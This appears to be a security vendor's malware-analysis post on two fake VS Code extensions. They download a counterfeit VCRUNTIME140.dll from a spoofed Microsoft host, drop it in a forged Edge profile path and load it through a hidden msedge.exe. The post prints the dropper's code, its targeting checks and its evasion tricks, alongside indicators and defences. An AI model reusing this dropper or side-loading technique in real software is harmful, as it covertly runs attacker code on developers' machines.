
The Fake MSDN DLL Dropper and the Counterfeit C++ Runtime

Native code is the hardest layer of a VS Code extension to automatically audit. The worldline.aicodefix campaign exploited this by dressing its payload as a Microsoft Visual C++ runtime DLL and delivering it through a fake Microsoft service domain.
Executive Summary
- Extensions:
worldline.aicodefix-0.0.1,kazan.myworldline-0.0.1 - Behavior: Downloads a counterfeit
VCRUNTIME140.dllfrommsdn-service[.]com, writes it to a fakeMicrosoft\Edge\User Data\Domain Actions\3.0.0.18directory, launches a hiddenmsedge.exeprocess, then kills it - Environment check: First three characters of
USERDOMAINmust hash toa42403182a41381c625671f9a1c6132625efb355bd9255d22607e7392322fc23, andC:\Program Files (x86)\FastTrack Software\Admin By Request\AdminByRequest.exemust exist - Risk score: Up to 96
- Campaign status: 2 seed samples; retro-hunt isolated
Technical Analysis
A Visual C++ runtime DLL is part of the invisible plumbing on every Windows machine. Most users and many scanners assume that VCRUNTIME140.dll is Microsoft code. The operator abuses that assumption by downloading a custom DLL with the same name and placing it in a directory tree that looks like a legitimate Edge profile: %LOCALAPPDATA%\Microsoft\Edge\User Data\Domain Actions\3.0.0.18\VCRUNTIME140.dll.
The delivery is split across three pieces:
- A benign-looking VS Code extension (
AI Code Fix - WL,VS Code Update) that runsproprietary/startuplogic.json activation. - A fake Microsoft host
msdn-service.comthat serves the payload asassets/ico.bmp. - A hidden
msedge.exewindow that loads the dropped DLL from the spoofed user-data directory.
By the time anyone notices, the payload is already on disk in a Microsoft-shaped path.
Startup and Anti-Analysis
Both variants ship a dist/proprietary/startuplogic.js file that is obfuscated with a custom string decoder. The worldline and kazan files are functionally identical; only the obfuscator variable names differ. The extension’s main entry point simply imports and runs it:
const { runStartupLogic } = require('./proprietary/startupLogic');
runStartupLogic();
Before fetching any additional data, the sample performs an environment check to validate the machine. It checks that process.env.USERDOMAIN is not null and that the SHA-256 of its first three characters equals:
a42403182a41381c625671f9a1c6132625efb355bd9255d22607e7392322fc23
It also verifies that the following file exists:
C:\Program Files (x86)\FastTrack Software\Admin By Request\AdminByRequest.exe
These checks make the extension a targeted implant rather than a scattershot dropper. It only activates in environments that look like the intended victim.
Payload Download
If the environment check passes, the script builds a target path under the user’s local AppData:
const PAYLOAD_URL = 'hxxps://msdn-service[.]com/assets/ico.bmp';
const PAYLOAD_NAME = 'VCRUNTIME140.dll';
const TARGET_DIR = path.join(
  process.env.LOCALAPPDATA,
  'Microsoft',
  'Edge',
  'User Data',
  'Domain Actions',
  '3.0.0.18'
);
const TARGET_FILE = path.join(TARGET_DIR, PAYLOAD_NAME);
It downloads ico.bmp with rejectUnauthorized: false, writes it to TARGET_FILE.tmp, then renames it to VCRUNTIME140.dll:
fs.mkdirSync(TARGET_DIR, { recursive: true });
https.get(PAYLOAD_URL, GET_OPTS, (res) => {
  const chunks = [];
  res.on('data', c => chunks.push(c));
  res.on('end', () => {
    const tmpFile = TARGET_FILE + '.tmp';
    fs.writeFileSync(tmpFile, Buffer.concat(chunks));
    fs.renameSync(tmpFile, TARGET_FILE);
  });
});
The .bmp extension is a content disguise; the file on disk is a DLL with a Microsoft runtime name.
DLL Loading via Edge
After the drop, the script launches Microsoft Edge off-screen and points it at the fake user-data directory:
const EDGE_PATH = 'C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe';
const child = child_process.spawn(EDGE_PATH, [
  '--window-position=-32000,-32000',
  '--window-size=1,1'
], {
  detached: true,
  stdio: 'ignore',
  windowsHide: true
});
child.unref();
The --window-position=-32000,-32000 and --window-size=1,1 flags keep the browser invisible. After a delay, it kills the spawned process with taskkill /IM msedge.exe. The purpose of the Edge launch is to load the counterfeit VCRUNTIME140.dll from the attacker-controlled directory and execute its exported code inside a trusted Microsoft process.
Why it evades detection
| Defender assumption | What the sample actually does |
|---|---|
msdn-service.com is a Microsoft domain |
It is a counterfeit host serving a DLL disguised as ico.bmp |
VCRUNTIME140.dll is a trusted system file |
This one is downloaded and dropped by the extension |
%LOCALAPPDATA%\Microsoft\Edge\User Data is normal |
The path is forged; Domain Actions\3.0.0.18 is attacker-controlled |
msedge.exe spawning from an extension is unusual but harmless |
It is used to load the fake DLL invisibly |
| The extension has no malicious strings | The URL and command line are built at runtime from obfuscated arrays |
What we are doing about it
Argus detects this family through behavioral signals rather than relying on a static rule:
hxxps://msdn-service[.]comor similar counterfeit Microsoft service domains- Extensions that write
VCRUNTIME140.dllor other runtime-named files under%LOCALAPPDATA%\Microsoft\Edge\User Data msedge.exespawned with hidden-window flags from an extension processprocess.env.USERDOMAINfingerprinting and file-existence checks forAdminByRequest.exe- the
worldline/kazanpublisher pair
Retro-hunting the local corpus found no additional matches, so this is a small campaign, but the technique is easy to copy.
Remediation and recommendations
- Remove
worldline.aicodefixandkazan.myworldlinefrom all installs. - Block
msdn-service.comandassets/ico.bmpat the network layer. - Alert on extensions writing DLLs into
%LOCALAPPDATA%\Microsoft\Edge\User Dataor subdirectories that do not belong to a real Edge profile. - Monitor
msedge.exelaunches with--window-position=-32000,-32000or--window-size=1,1from non-browser parent processes. - Treat
USERDOMAINfingerprinting and checks forAdminByRequest.exeas targeted-implant behavior.
Indicators
| Type | Value |
|---|---|
| Extensions | worldline.aicodefix-0.0.1, kazan.myworldline-0.0.1 |
| VSIX SHA-256 (worldline) | c3551ba266b56b5b5355ee27ad626877d19184112c0d23123f230b749d87e94b |
| VSIX SHA-256 (kazan) | 7c49a622e73361fcebefc18ec1990ace93ca7dd776be66a263ae51db05bae06d |
| Fake service | hxxps://msdn-service[.]com/assets/ico.bmp |
| Fake DLL name | VCRUNTIME140.dll |
| Drop path | %LOCALAPPDATA%\Microsoft\Edge\User Data\Domain Actions\3.0.0.18\VCRUNTIME140.dll |
| Target executable | C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe |
| Edge launch flags | --window-position=-32000,-32000, --window-size=1,1 |
| Cleanup command | taskkill /IM msedge.exe |
| Expected parent file | C:\Program Files (x86)\FastTrack Software\Admin By Request\AdminByRequest.exe |
| USERDOMAIN hash | a42403182a41381c625671f9a1c6132625efb355bd9255d22607e7392322fc23 |
| Detection focus | Fake-MSDN DLL + hidden Edge loader + targeted env fingerprinting |
The worldline campaign shows that the native layer of a VS Code: extension is still a blind spot. A counterfeit DLL with a plausible name, a fake Microsoft host, and a hidden browser process is enough to run arbitrary code outside the JavaScript sandbox.
 Malware Analysis
SleepyDuck Returns: 2 fake Solidity Open VSX extensions hide a backdoor in an MP4
The ASCII-art duck gave it away. A malware family Yeeth Security first caught as a tiny JavaScript loader on Open VSX in 2025 is back — a...
Read Briefing Threat Intel
The SadiqShuaibu campaign: 6 fake npm dependency checkers that embed a GitHub token and run remote code
Checking npm package versions is one of the most common things a developer extension does. Six of them showed up from one publisher in un...
Read Briefing Threat Intel
The roqueue-tools DevFlow campaign: 2 fake project-flow extensions that fetch JavaScript from a DuckDNS host and run it
Two project-flow extensions sit quietly for five minutes after you open your editor. Then they reach out to a free DuckDNS subdomain over...
Read Briefing